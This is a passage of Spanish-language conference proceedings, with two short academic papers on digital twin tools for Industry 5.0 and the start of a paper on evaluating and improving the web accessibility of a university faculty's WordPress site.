


Figura. 3. Clusters con palabras mas citadas según analisis realizado con herramienta Vosviewer.

Se muestran clusters palabras que aparecen mas de 37 veces en los 996 trabajos encontrados en la búsqueda.

En el primer cluster, el rojo alrededor de la palabra inteligencia artificial que se encuentra en el centro se asocia palabras como sustentabilidad, simulación, optimización, y calidad, como las mas relevantes. En el cluster de color verde aparecen tecnologías asociadas a GD como blockchain, realidad aumentada, realidad virtual, IoT, cloud computing, y big data. Por ultimo en el tercer cluster, el azul, aparecen las personas, y el termino tiempo real.

5 Conclusiones

Este relevamiento muestra el interés creciente en el empleo de Gemelos Digitales combinados con Ineligencia Artificial para potenciar el valor agregado en la Industria 5.0.
Desde el punto de vista académico el tema se ha convertidos en una línea promisoria de I+D+I, línea que tratamos de desarrollar en forma colaborativa con la UAB (España), UNNOBA, UNAJ y UNSL en Argentina.
Al mismo tiempo resulta de interés trabajar en prototipos de modelos de planta que se representen con gemelos digitales y sobre los cuales se pueda experimentar la incorporación de algoritmos inteligentes “predictivos” para mejorar la toma de decisiones.

Referencias

1. Federico Walas Mateo, Dolores Rexachs, Mercè Planas, Eva Bruballa, Francisco Epelde Álvaro Wong, Emilio Luque, Joel Acosta, Sonia Fretes, Ayelén Elisabet Cayuqueo, Gustavo Guitera, Claudia Russo, Leonardo Esnaola, Hugo Ramón, Adrián Jaszczysyzn, Laura De Giusti, Marcelo Naiouf, Santiago Medina, Armando De Giusti. (2024). Gemelos Digitales: Aplicación en la Industria de Procesos, en la Gestión Sanitaria y en el área Agrícola. Congreso WICC. UNSJB. Puerto Madryn
2. I. Merediz-Solà and A. F. Bariviera. A bibliometric analysis of bitcoin scientific production. Research in International Business and Finance 50. 294–305. (2019).
3. DIMENSION Homepage, https://www.dimensions.ai/, accedido el 20/07/2024.
4. VOSVIEWER Homepage, http://www.vosviewer.com/, accedido el 10/03/2024.
5. Alojaiman, B. Technological Modernizations in the Industry 5.0 Era: A Descriptive Analysis and Future Research Directions. Processes 2023, 11, 1318. https://doi.org/10.3390/pr11051318
6. Jiang Yuchen, Yin Shen, Li Kuan, Luo Hao and Kaynak Okyay 2021. Industrial applications of digital twins. Phil. Trans. R. Soc. A.37920200360. http://doi.org/10.1098/rsta.2020.0360
7. M. Aloqaily, I. A. Ridhawi and S. Kanhere, "Reinforcing Industry 4.0 With Digital Twins and Blockchain-Assisted Federated ," in IEEE Journal on Selected Areas in Communications, vol. 41, no. 11, pp. 3504-3516, Nov. 2023, doi: 10.1109/JSAC.2023.3310068.
8. Hu, P., He, C., Zhu, Y. et al. The product quality inspection scheme based on software-defined edge intelligent controller in industrial internet of things. J Cloud Comp 12, 113 (2023). https://doi.org/10.1186/s13677-023-00487-7…
9. Mehdi Kherbache, Arsalan Ahmed, Moufida Maimour, Eric Rondeau. Constructing a Network Digital Twin through formal modeling: Tackling the virtual–real mapping challenge

in IIoT networks. Internet of Things. Volume 24. 2023. 101000. ISSN 2542-6605. https://doi.org/10.1016/j.iot.2023.101000.
10. F. Walas Mateo (2023) Tesis Doctoral. “Nuevos modelos de negocio en el paradigma Industria 5.0. Inteligencia Artificial y Aprendizaje Automático para optimizar procesos industriales”
11. Chiara Cimino, Elisa Negri, Luca Fumagalli, Review of digital twin applications in manufacturing, Computers in Industry, Volume 113,2019,103130,ISSN 0166-3615, https://doi.org/10.1016/j.com pind.2019.103130.
12. J. Van Eck and L. Waltman. (2020). Manual for VOSviewer version 1.6.15. Universiteit Leinden.
13. Fuller, A.; Fan, Z.; Day, C.; Barlow, C. Digital Twin: Enabling Technologies, Challenges and Open Research. IEEE Access. doi: 10.1109/access.2020.2998358, 2020, V8, 108952-108971.
14. Tao, F.; Zhang, M. Digital Twin Shop-Floor: A New Shop-Floor Paradigm Towards Smart Manufacturing. IEEE Access. https://doi.org/10.1109/access.2017.2756069, 2017, V5, 20418-20427.
15. Choi, T.; Kumar, S.; Yue, X.; Chan, H. Disruptive Technologies and Operations Management in the Industry 4.0 Era and Beyond.Production and Operations Management.2022. doi:10.1111/poms.13622, V31, 9-31.

Industria 5.0. Análisis de herramientas para la creación de Gemelos Digitales para aplicaciones industriales

Federico Walas Mateo[1]; Armando De Giusti[2]

[1] *Universidad Nacional Arturo Jauretche (UNAJ), Buenos Aires, Argentina, fedewalas@gmail.com*

[2] III-LIDI, Facultad de Informática, Universidad Nacional de La Plata (UNLP), Argentina, *degiusti@lidi.info.unlp.edu.ar*

Abstract. La naciente era de la Industria 5.0 propone una evolución desde el modelo I4.0, para establecer cadenas de valor globales mas resilientes, sostenibles y circulares que beneficien a la sociedad en su conjunto. Además, el nuevo marco pone el foco en las personas que intervienen en los procesos industriales, y busca lograr procesos productivos que minimicen el impacto ambiental hacia la neutralidad de la huella de carbono (CO2) y el complimiento de los Objetivos de Desarrollo sostenible (ODS) de la ONU.

En este escenario, surgen oportunidades para la adopción de nuevos modelos de negocio, y modelos operativos que deben adaptarse al marco en el que operan empresas industriales tradicionales, entre las herramientas disponibles que presentan mayor potencial se encuentran las soluciones conocidas como Gemelos Digitales.

El trabajo que se presenta a continuación pretende explorar el concepto de estas herramientas, analizar su integración con plataformas industriales, y su desarrollo para facilitar la generación de procesos industriales inteligentes.

Keywords: Gemelo Digital, Industria 5.0, IIoT, UNITY, NodeRed

1 Introducción

Este artículo se desarrolla en el marco del trabajo planteado en [1] y el objetivo es profundizar en el análisis de los Gemelos Digitales (GD) como soluciones facilitadoras del modelo Industria 5.0 (I5.0). Algunos autores [2], [3], conceptualizan el alcance y los objetivos del modelo I5.0. Los autores coinciden en que el nuevo marco busca la sostenibilidad junto con la integración en la cadena de valor, y la centralidad de las personas en el entorno productivo.

El escenario industrial presenta el desafío de llevar a industrias tradicionales al modelo I5.0. En este sentido, los GD presentan una oportunidad para facilitar alcanzar los objetivos del nuevo paradigma [4]. Este articulo pretende indagar y visibilizar herramientas para la generación de GD, que faciliten su adopción y uso en distintos ámbitos. De esta manera establecer las bases para el comienzo de una fase de experimentación y desarrollo de experiencias prácticas que permitan continuar profundizando el conocimiento de los GD.

El trabajo que se presenta a continuación, comienza con el desarrollo del marco conceptual sobre caracterización de gemelos digitales y su aplicación. Mas adelante se detallan un conjunto de herramientas para el desarrollo de este tipo de soluciones, y finalmente se establecen las conclusiones y trabajo futuro.

2 Marco Conceptual

Para iniciar el desarrollo del marco conceptual consideremos que entre las diferentes definiciones que se dan al GD desde su introducción por Grieves en 2003 [5], es posible considerar la propuesta que desarrolla Stark [6], que afirma que "un gemelo digital es la representación digital de un activo único (producto, máquina, servicio, sistema producto-servicio) que replica sus propiedades, condición y comportamiento por medio de modelos, información y datos". Los elementos que componen el Gemelo Digital según [6] son el Modelo Digital (el modelo, Digital Master Model), la Sombra Digital (los datos del sistema real, Digital Shadow) y su integración.

En el artículo de Stravoulakis et al [7] se establece una clasificación 5 variantes de GD. Esta clasificación se basa en el grado de abstracción y la complejidad del GD en cuanto al análisis de datos. En función de lo que se pretende en el desarrollo de la investigación que genera este trabajo nos focalizaremos en el primer caso. Este caso integra la información gráfica del objeto en 2D o 3D y los datos de funcionamiento, considerando sensores y elementos que permiten recolectar y analizar datos sensibles para realizar una analítica descriptiva que permita analizar el funcionamiento del equipo o proceso bajo estudio. Esto permite realizar análisis estadístico, estudiar modos de fallos, e indicadores críticos como OEE, entre otros.

Benavidez et al. [8] detallan los pasos para el desarrollo de un GD según el primer tipo de GD que es el que se estudiará con profundidad. Para este caso, los autores definen tres instancias: el desarrollo del modelo, creación del GD, y la etapa de ajuste y configuración. La primera instancia consiste en reproducir la estructura virtual que reproduce al elemento físico (equipo o proceso) que se desea estudiar. La segunda consiste en integrar los datos que le darán vida al modelo virtual. La tercera etapa consiste en configurar los parámetros o los distintos softwares que se requieran para su funcionamiento. Algunos de los parámetros son los correspondientes a los elementos que funcionarán como sensores o actuadores dentro del modelo, por lo cual se debe configurar velocidades, rangos de los sensores, entre otros aspectos.

Finalmente considerando hallazgos en trabajos anteriores [9] debe considerarse la importancia de la infraestructura IIoT/IoT para la integración, es decir llevar los datos desde el piso de planta al modelo. En ese sentido debe contemplarse aspectos de ciberseguridad que permitan una operación robusta del GD, para ello se deberá considerar el acceso a datos de operación a través del protocolo de comunicación OP UA.

3 Herramientas para el desarrollo de GD

La investigación desarrollada permitió conocer que existen numerosas herramientas para generar GDs. A continuación, se presentan algunas opciones que se han analizado.

Para comenzar se puede observar el caso de la empresa Siemens que posee un amplio portfolio de soluciones para implementar GD en la industria [10] que van desde la generación del modelo grafico a través de diversas herramientas de CAD, hasta la integración de los datos a través de plataformas IoT/IIoT. Otra empresa proveedora de soluciones de automatización que provee herramientas para GD es Rockwell, que facilita la solución Emulated 3D [11].
Dentro de las herramientas investigadas, se debe considerar que las distintas herramientas se pueden segmentar entre aquellas de código abierto, que requieren mayor esfuerzo de desarrollo. El segmento de aquellas que poseen componentes libres y herramientas pagas, y finalmente las que son totalmente pagas. Estas últimas como el caso de los productos de Siemens, facilitan y aceleran el desarrollo de modelos de GD, pero limitan el acceso.
El artículo de Gonzalez-Herbon et al. [12] presenta un caso de desarrollo de un GD a partir de integrar la solución grafica UNITY. El manejo de los datos lo genera a partir de utilizar la herramienta NodeRed. Esta es una herramienta de programación de bajo código para conectar dispositivos de hardware, API y servicios en línea [13]. Además, proporciona un editor sobre un navegador web que facilita el desarrollo de flujos mediante nodos pre configurados. Esta herramienta surge de la plataforma Node.js, y está basado en eventos.
Dado que el formato de los datos se presenta como series de tiempo, se deberá considerar almacenamiento en BD no relacional, en este sentido se puede considerar soluciones como MongoDB, InfluxDB, entre otras.
También se analizó un framework desarrollado en Phyton para trabajar en casos de la industria de procesos integrado con la solución de modelado grafico ANSYS.

4 Conclusiones y trabajo futuro

El estudio y análisis de las metodologías de desarrollo de GD y de las herramientas disponible permitió conocer con mayor profundidad la complejidad y consideraciones a observar para desarrollar herramientas de GD.
Considerando los resultados de la investigación se percibe que el espectro es muy amplio y diverso con distintas alternativas para desarrollar GD según distintos tipos de análisis y aplicación en la industria.
Para avanzar en el desarrollo de una experiencia concreta se definió focalizar los esfuerzos en un caso de manufactura discreta, y avanzar con el desarrollo de un prototipo de GD utilizando UNITY para el modelo digital, y conectar los datos mediante tecnología NodeRed para la integración, con el uso de un motor de BD MongoDB como la sombra del GD .
En principio esto permitirá generar la herramienta para simulación compleja y preparar el modelo de GD para comenzar a experimentar y realizar el estudio de un caso para avanzar en la aplicación de modelos de inteligencia artificial que nos permita predecir el comportamiento del equipo. El plan de trabajo consistirá en el desarrollo completo de un GD y el desarrollo de un caso de uso que permita analizar la performance de un equipo y trabajar en la optimización del funcionamiento del equipo escogido. Casos de

uso posible podría ser, por ejemplo, disminuir consumo de energía, y la huella de CO2, optimizar el tiempo de ciclo, entre otros.
Como objetivo a mediano plazo se pretende que a partir de los datos generados se logre profundizar en técnicas de aprendizaje automático para lograr predicciones para la mejor operación del equipo.

Referencias

1. Federico Walas Mateo, Dolores Rexachs, Mercè Planas, Eva Bruballa, Francisco Epelde6 Álvaro Wong, Emilio Luque, Joel Acosta, Sonia Fretes, Ayelén Elisabet Cayuqueo, Gustavo Guitera, Claudia Russo, Leonardo Esnaola, Hugo Ramón, Adrián Jaszczysyzn, Laura De Giusti, Marcelo Naiouf, Santiago Medina, Armando De Giusti. (2024). Gemelos Digitales: Aplicación en la Industria de Procesos, en la Gestión Sanitaria y en el área Agrícola. Congreso WICC. UNSJB. Puerto Madryn.
2. Di Nardo, M.; Yu, H. Special Issue. Industry 5.0: The prelude to the sixth industrial revolution. Appl. Syst. Innov. 2021, 4, 45.
3. Doyle-Kent, M.; Kopacek, P. Industry 5.0: Is the manufacturing industry on the cusp of a new revolution? Adv. Mech. Eng. 2020, 432–441
4. Ricondo-Iriondo, I., Uriarte-Zearra, A., Kortabarria, A. (2020). DISCRETE EVENT SIMULATION PROCEDURE TO BUILD THE PRODUCTION DIGITAL TWIN OF HIGHLY AUTOMATED AND COMPLEX PRODUCTION SYSTEMS. DYNA, 95(5). 478-481. DOI: https://doi.org/10.6036/9394.
5. Negri E, Fumagalli L, y Macchi M, “A Review of the Roles of Digital Twin in CPS-based Production Systems”, Procedia Manuf., Vol. 11, p. 939-948, 2017. DOI:https://doi.org/10.1016/j.promfg.2017.07.198.
6. Stark, R, Kind S, y Neumeyer S, “Innovations in digital modelling for next generation manufacturing system design”, CIRP Ann., Vol. 66- 1. p. 169-172, 2017. DOI: https://doi..org/10.1016/j.cirp.2017.04.045.
7. Stravoulakis, G.E;Charalambidi, B.G.;Koutsianitism P. Review of Computational Mechanics, Optimization, and machine Learning. Tools for digital twins applied to infrastructure. Applied Sciences, 2022, 12, 11997. https://doi.org/10.3390/app122311997
8. A. Benavidez, J. F., y Pascuas, W. (2023). Cálculo de la Efectividad Global del Equipo (OEE) basado en el concepto de gemelo digital bajo un entorno de transformación digital industrial. Mutis, 13(2), 1 - 27. https://doi.org/10.21789/22561498. 2019
9. Walas Mateo, F.; De Giusti, A. Industry 5.0. Digital Twins in the process industry. A bibliometric analysis. XII Jornadas de Cloud Computing, Big Data & Emerging Topics. 06/2024 Facultad de Informatica UNLP.
10. SIEMENS https://www.sw.siemens.com/en-US/technology/digital-twin/, accedido el 20/06/2024.
11. Rockwel. https://www.rockwellautomation.com/en-us/company/news/the-journal/fundamentals-of-digital-twins-explained.html , accedido el 20/06/2024.
12. Gonzalez-Hebron, R,: Gonzalez-Mateos, G,; Rodriguez-Ossorio, J.R.;Dominguez, M.;Alonso, S.;Fuentes, J.J. Approach to develop Digital Twin in Industry. Sensors 2024, 24, 998. https://doi.org/10.3390/s24030998
13. OpenJS Foundation & Contributors. Node-RED. https://nodered.org.Author, F.: Contribution title. In: 9th International Proceedings on Proceedings, pp. 1–2. Publisher, Location (2010).



XXIII Workshop Tecnología Informática Aplicada en Educación

(WTIAE)

Coordinadores

Verónica Artola (UNLP)

Elena Durán (UNSE)

Claudia Russo (UNNOBA)

Accesibilidad Web y Experiencias de Usuario: Un Caso de Estudio en el Entorno Académico

Sebastián Álvarez and Rafaela Mazalu

Facultad de Informática, Universidad Nacional del Comahue,
Neuquén, Argentina
juansalvarez@gmail.com
rafaela.mazalu@fi.uncoma.edu.ar

Abstract. El auge de la educación en línea plantea desafíos de accesibilidad para las instituciones educativas. En este contexto, en la Facultad de Turismo de la Universidad Nacional del Comahue se realizó una evaluación exhaustiva de la accesibilidad web para mejorar la experiencia online de su comunidad. Utilizando herramientas automáticas, se analizaron varios aspectos tales como estructura semántica, contraste de color, navegación por teclado entre otros. La evaluación reveló áreas críticas de mejora, como la falta de etiquetas descriptivas en imágenes, contraste insuficiente y la necesidad de optimizar la navegación. En respuesta, se realizaron ajustes para crear un sitio web más accesible y amigable para todos los usuarios.
Este proyecto resalta la importancia de la accesibilidad web en la educación académica y muestra cómo una evaluación detallada puede transformar la experiencia del usuario, avanzando hacia entornos digitales más inclusivos en la educación superior en Argentina.

Keywords: Accesibilidad web, Educación superior, Portal universitario

1 Introducción

La accesibilidad web es el componente fundamental en el diseño de experiencias digitales inclusivas, especialmente en el contexto de la educación superior. Los principios de diseño inclusivo enfatizan la importancia de crear entornos digitales que consideren una amplia gama de usuarios, incluyendo aquellos con discapacidades, facilitando así una experiencia de aprendizaje equitativa y efectiva para todos [1].
El término discapacidad ha evolucionado. La Real Academia Española define la *discapacidad* como "situación de la persona que, por sus condiciones físicas, sensoriales, intelectuales o mentales duraderas, encuentra dificultades para su participación e inclusión social" [2]. La discapacidad, en sus múltiples formas, afecta a las personas de manera diversa, influenciando significativamente su interacción con la tecnología digital. Comprender los distintos tipos de discapacidad es esencial para diseñar y desarrollar soluciones de accesibilidad web que sean verdaderamente inclusivas y efectivas [3].

En este contexto, las barreras digitales son obstáculos que enfrentan las personas con discapacidades al interactuar con recursos web, limitando su acceso a información, servicios y oportunidades educativas y sociales. La accesibilidad web en el ámbito educativo no es solo una cuestión de cumplimiento normativo, sino también un imperativo ético y práctico. La presencia de barreras a la información digital en contexto universitario puede impedir que estudiantes y docentes con discapacidades participen plenamente en el proceso educativo.

Motivados por brindar un portal institucional accesible, para la mayor cantidad de usuarios posible de la Facultad de Turismo (FaTu) de Universidad Nacional del Comahue (UNComa), se realizó una evaluación exhaustiva del sitio para identificar que el sitio requería atención inmediata en diversos aspectos de accesibilidad. El resultado final fue la implementación de una nueva versión del sitio web de la FaTu más accesible y amigable para todos los usuarios, independientemente de sus capacidades y, una serie de valiosas lecciones que el mismo proceso de evaluación y mejora reveló. Estas prácticas tienden a asegurar que las soluciones implementadas sean efectivas y adaptativas a las necesidades cambiantes.

Este artículo se organiza de la siguiente manera. La siguiente sección introduce los conceptos básicos y normativas de accesibilidad Web. La Sección 3 presenta cómo se llevo a cabo el proceso de evaluación del sitio. Luego se presentan las mejoras implementadas en la nueva versión, incluyendo las características requeridas por la comunidad como también la tecnología seleccionada. La Sección 5 presenta un resumen de los resultados obtenidos y finalmente, se abordan conclusiones.

2 Antecedentes y escenario inicial

Para abordar seriamente el problema de la accesibilidad en la educación superior, no basta con agregar el adjetivo “accesible” para que una propuesta lo sea efectivamente. Bajo los lineamientos de los principios fundamentales de la accesibilidad se establecen las distintas normativas nacionales e internacionales. La normativa más conocida y aplicada internacionalmente es la denominada *Web Content Accessibility Guidelines* (WCAG) [4].

Las WCAG, desarrolladas por el World Wide Web Consortium (W3C),ofrecen recomendaciones para mejorar la accesibilidad web para personas con discapacidades. Estas pautas se centran en la perceptibilidad, operabilidad, comprensibilidad y robustez, y son reconocidas globalmente. Su aplicación asegura que los sitios web sean accesibles para personas con discapacidades visuales, auditivas, motrices y cognitivas.

En Argentina, la accesibilidad web también está respaldada por una serie de leyes y regulaciones que subrayan la importancia de la inclusión digital en el ámbito educativo. La Ley de Educación Superior (Ley Nº 24.521) establece que las instituciones educativas deben garantizar el acceso equitativo a la educación, lo que incluye la eliminación de barreras digitales. Además, la Ley de Protección Integral de los Derechos de las Personas con Discapacidad (Ley Nº 22.431),

junto con sus modificaciones y reglamentaciones posteriores, como la Ley Nº 26.653 sobre Accesibilidad de la Información en Páginas Web y la Ley Nº 26.378, refuerzan el compromiso del país con la inclusión digital. Estas leyes obligan a las instituciones a adoptar medidas que aseguren la accesibilidad de sus plataformas digitales, promoviendo así un entorno educativo más inclusivo y equitativo.

2.1 El portal de la Facultad de Turismo y su comunidad

El sitio web de la FaTu[1] es un componente crucial en la experiencia digital de estudiantes, profesores, personal administrativo y visitantes interesados en las propuestas académicas y actividades relacionadas con el turismo. Este sitio, implementado en WordPress, actúa como una ventana virtual que refleja la identidad, valores y la oferta educativa de la institución. Proporciona información sobre carreras, cursos, planes de estudio y trámites y, facilita el acceso a recursos educativos, el calendario de eventos y actividades académicas en línea a través de la plataforma PEDCO[2], que incluye actividades académicas, material de estudio y foros. La Figura 1 permite conocer la versión del sitio que fue evaluada en la presente propuesta.



Fig. 1. Portal de FaTu UNComa no accesible

El sitio de FaTu, desarrollado en WordPress, presentaba varios problemas significativos a pesar de ser visualmente atractivo: tenía problemas funcionales, carecía de optimización para motores de búsqueda (SEO) y no cumplía con los estándares de accesibilidad web. Esto resultaba en una experiencia deficiente para muchos usuarios, navegar por el sitio y acceder a la información resultaba una experiencia frustrante. Adicionalmente, las páginas pesadas y mal optimizadas provocaban largos tiempos de carga, afectando negativamente la experiencia.

[1] `https://fatuweb.uncoma.edu.ar/`
[2] Pedco: `https://pedco.uncoma.edu.ar/`, Entorno de soporte virtual educativo de UNComa

Actualmente transitan su formación en la FaTu 18 estudiantes con diversas discapacidades, incluyendo discapacidades motrices, visuales, auditivas, cognitivas y de aprendizaje como dislexia. Además, algunas personas pueden tener múltiples discapacidades que interactúan de manera compleja. Este número es proporcionalmente mayor que en otras unidades académicas de la Universidad Nacional del Comahue, reflejando el compromiso de la Facultad con la inclusión y el bienestar de todos sus estudiantes.

3 Evaluación de un entorno virtual universitario

La realización de varias *pruebas automatizas*, utilizando herramientas que "escanean" el código del sitio web en busca de posibles problemas de accesibilidad, permitió tener un rápido diagnóstico de la accesibilidad presente en el sitio de FaTu. Sin embargo, no proporcionó un análisis definitivo.
Existen diversas herramientas de evaluación de accesibilidad web que se diferencian según varios criterios, tales como conjuntos de pautas, idioma, tipo de herramienta, tecnología, nivel de asistencia proporcionada, alcance (solo una página, todo un sitio, sus enlaces externo, etc.) y tipo de licencia [5]. Además, en cuanto al tipo de herramienta, se puede diferenciar entre extensiones de navegador, aplicaciones de escritorio, herramientas en línea, integradas en editores de código y APIs. En el contexto de este trabajo, se utilizararon para la evaluación inicial las herramientas WAVE (Web Accessibility Evaluation Tool), TAW (Test de accesibilidad web), Google Lighthouse y JAWS (Job Access With Speech). Para la evaluación avanzada se usaron métodos de desactivación de elementos como javascript e imágenes, herramientas de evaluación de contraste de color (Colour Contrast Analyser), simulación de visión (NoCoffee Vision Simulator) y el lector de pantalla JAWS.
Estas herramientas fueron seleccionadas debido a que ofrecen enfoques y características complementarias para asegurar la accesibilidad de un sitio web. Proporcionan una amplia cobertura de las WCAG, perspectivas diversas y validación cruzada, asegurando así la legitimidad de los problemas identificados.
Un método complementario en este proceso de evaluación fue la *evaluación manual* para identificar problemas que las herramientas automatizadas no pueden detectar, como la lógica de navegación o la coherencia en el diseño. Es decir, aquellas barreras vinculadas con la presentación visual y la experiencia de usuario.
El proceso de evaluación se enriqueció con la participación de usuarios con y sin discapacidad, asegurando una comprensión integral de las barreras que pueden enfrentar diversos grupos de usuarios. Participaron el decano, los secretarios de investigación, extensión, académica y administración, 7 integrantes del personal no docente de distintas áreas, 5 graduados, 5 alumnos con discapacidad y 4 alumnos sin discapacidad. Se trabajó tanto en reuniones grupales semanales como en sesiones individuales.
Las sesiones de evaluación incluyeron actividades para identificar barreras en el uso del sitio. Los usuarios con discapacidad participaron en pruebas prácticas para evaluar la navegación, el uso de herramientas de asistencia y el acceso a

la información. Los usuarios sin discapacidad realizaron tareas con objetivos similares para proporcionar un punto de comparación. Luego los participantes brindaban una retroalimentación detallada de su experiencia,la cual se analizó para identificar patrones y áreas críticas de mejora en la accesibilidad del sitio. Esta información resultó valiosa para entender las barreras que enfrentaban.

3.1 Barreras detectadas

El proceso de evaluación reveló muchas barreras que requerían rápida atención para mejorar la accesibilidad web del sitio. Un extracto de las barreras detectadas y los usuarios afectados por las mismas se presenta en la Tabla 1.
En la tabla se observa en la columna izquierda las posibles barreras de accesibilidad que puede presentar el sitio. En la segunda columna se indica si el sitio cumple con las condiciones apropiadas para no presentar la barrera. La última columna indica que usuarios se ven afectados con la falta de condiciones accesibles para la barrera indicada, los mismos son: Usuario con ceguera (UC), usuario con disminución visual (DV), usuario con ceguera de color (UCC), usuarios con tecnologías limitantes como bajo ancho de banda (TI), usuario con discapacidad motriz (DM), usuario con discapacidad auditiva (DA), y usuario con discapacidad cognitiva (DC) como TEA, TDAH, dislexia, etc.

Entre las barreras, se encuentra por ejemplo, la presencia de contraste insuficiente que dificulta la lectura y comprensión del contenido a los usuarios, imágenes sin texto alternativo que afecta la capacidad de los usuarios de interactuar con el sitio de forma efectiva y, la presencia de títulos de Frames e iframes inadecuados que dificulta la interacción a los usuarios con tecnologías asistivas.

4 Implementación de mejoras

En base a la criticidad de los resultados obtenidos se decidió no mejorar la versión evaluada del sitio sino reemplazarla por una nueva versión mas inclusiva donde todos los usuarios pudieran acceder y utilizar la información y los recursos disponibles en el sitio de manera efectiva.

En la actualidad, las características de administración, control y publicación de la información son rasgos de vital importancia para las entidades dedicadas a la educación superior [6]. Estas características permiten una gestión eficaz de la información, asegurando que sea divulgada y presentada de la forma más adecuada posible. Por lo tanto, es crucial contar con una herramienta que cumpla con estas cualidades para mejorar tanto la accesibilidad como la usabilidad del sitio web de la Facultad de Turismo (FATU).

4.1 Características requeridas

Surgieron desafíos específicos durante el proceso de implementación. Por ejemplo, las autoridades de la facultad expresaron la necesidad de incorporar el color naranja del logo institucional y letras blancas en el diseño del sitio web. Sin

Tabla 1. Barreras de Accesibilidad que afectan a los usuarios

Barrera de accesibilidad	**Cumple (S/N/NC)**	**Usuarios afectados**
Imágenes ricas que carecen de un texto equivalente	NO	UC, DV, TI, DC
Videos sin subtítulos	NC	DA
Marcos inaccesibles	NO	UC, DV, UCC, TI, DC
Imágenes funcionales embebidas en el fondo	NO	UC, DV, UCC
Imágenes funcionales que carecen de texto	NO	UC
Enlaces genéricos y ambiguos	NO	UC, DV, DM
Enlaces/botones que están demasiado cerca unos de otros	NO	DV, DM, DC
Eventos de mouse y Trampas de teclado	NC	UC, DM
Formularios sin etiquetas LABEL o mal secuenciados	NO	UC, TI, DC
Tablas de datos que no tienen relaciones estructurales	NO	UC, DC, TI
Páginas y marcos sin títulos	NO	UC, TI, DC
Sin encabezados de página	NO	UC, DC
Imágenes usadas como títulos	NO	UC, DC, DV
Sin atajos de teclado	NO	UC, DC, DM, TI
Saltar a enlaces no implementados	NO	UC, DC, DM, TI
Contraste visual insuficiente	NO	DC, DV, UCC, DM, DC

embargo, debido a consideraciones de accesibilidad y legibilidad, se tomó la decisión de utilizar letras de color negro en lugar de blanco sobre fondos naranjas para garantizar un adecuado contraste y una mejor legibilidad para todos los usuarios.

Por otro lado, la navegación y la estructura del sitio web desempeñan un papel crucial en la experiencia del usuario y en su accesibilidad. La evaluación ha impulsado cambios destinados a mejorar la experiencia del usuario en términos de accesibilidad. En este sentido, se ha priorizado una presentación clara y accesible de los contenidos al diseñar una estructura de navegación que resalte las áreas más relevantes y buscadas con frecuencia por los usuarios.

Una de las principales modificaciones planteadas fue asegurar la visibilidad de las cuatro secretarías y la sección de posgrado, proporcionando un acceso rápido y directo a estas áreas de interés. Además, se decidió mantener un espacio destinado a las noticias relevantes para la comunidad de la Facultad, mientras que las actualizaciones diarias y frecuentes se trasladaron a las redes sociales de la facultad. Esto permite una comunicación más ágil y dinámica con la comunidad estudiantil.

Con el objetivo de brindar un acceso centralizado a los recursos y servicios más relevantes para los estudiantes, se ha implementado un área dedicada que incluye enlaces directos a plataformas como PEDCo, Siu Guaraní y Repositorio Digital. Además se ofrece información sobre horarios de cursado, exámenes finales y detalles sobre movilidad estudiantil entre otros aspectos importantes. Esta consolidación de recursos esenciales en un solo lugar facilita la navegación y el acceso a la información relevante para los usuarios.

También, se agregaron funcionalidades adicionales con el fin de mejorar aún más la experiencia del usuario. Entre estas se incluyen las migajas de pan (breadcrumbing), que facilitan una navegación más clara; un buscador interno diseñado para facilitar la búsqueda de contenido específico dentro del sitio; y un mapa del sitio que ofrece una visión general y rápida de la estructura y el contenido disponible.

4.2 Herramientas de implementación

Considerando el objetivo principal del proyecto y aplicando los conocimientos y habilidades adquiridas tanto por el personal administrativo de la facultad, que actualiza las novedades en el sitio, como por el equipo técnico, encargado de crear y actualizar las secciones principales del sitio y de su mantenimiento general, se optó por usar el popular y ampliamente utilizado CMS WordPress[3] como la plataforma para desarrollar el nuevo portal de la Facultad de Turismo.

Para esta implemetación se eligió tema *Astra*[4], conocido por su enfoque en la velocidad, la ligereza (navegación rápida) y la flexibilidad. Respecto a esta última característica presenta una amplia gama de opciones de personalización de apariencia y funcionalidad, por ejemplo respeta las Pautas de Accesibilidad al Contenido Web y es compatible con lectores de pantalla.

Sumado a esto, se utilizaron varios plugin con el fin de mejorar la navegación del sitio. Entre ellos, el plugin *Accessibility by UserWay*[5] es una herramienta poderosa que permite mejorar la accesibilidad de un sitio web mediante la incorporación de diversas funciones y ajustes personalizables como ajustar contraste y tamaño de texto, simplificar las opciones de navegación, brindar ayuda en lecturas para tecnologías de asistencia.
El plugin *W3 Total Cache*[6] permite mejora la velocidad y la eficiencia del sitio web. Aunque su enfoque principal no es la accesibilidad, este plugin reduce los tiempos de carga de la página y mejorar la capacidad de respuesta del sitio. Además, integrar el plugin *Image Optimizer by Elementor*[7] brinda optimización en las imágenes, mejorando el rendimiento del sitio y tiempo de carga.

5 Resultados

Mantener y mejorar la accesibilidad del sitio de FaTu es un proceso continuo que requiere atención y adaptación constantes. A pesar de los esfuerzos por contar con un sitio accesible, aún existen áreas específicas que requieren atención y refinamiento. En esta sección, se detallan las áreas de mejora identificadas con el fin de fortalecer la funcionalidad y usabilidad general del sitio de FATU centrado en una la experiencia del usuario accesible.

[3] `https://es-ar.wordpress.org/`
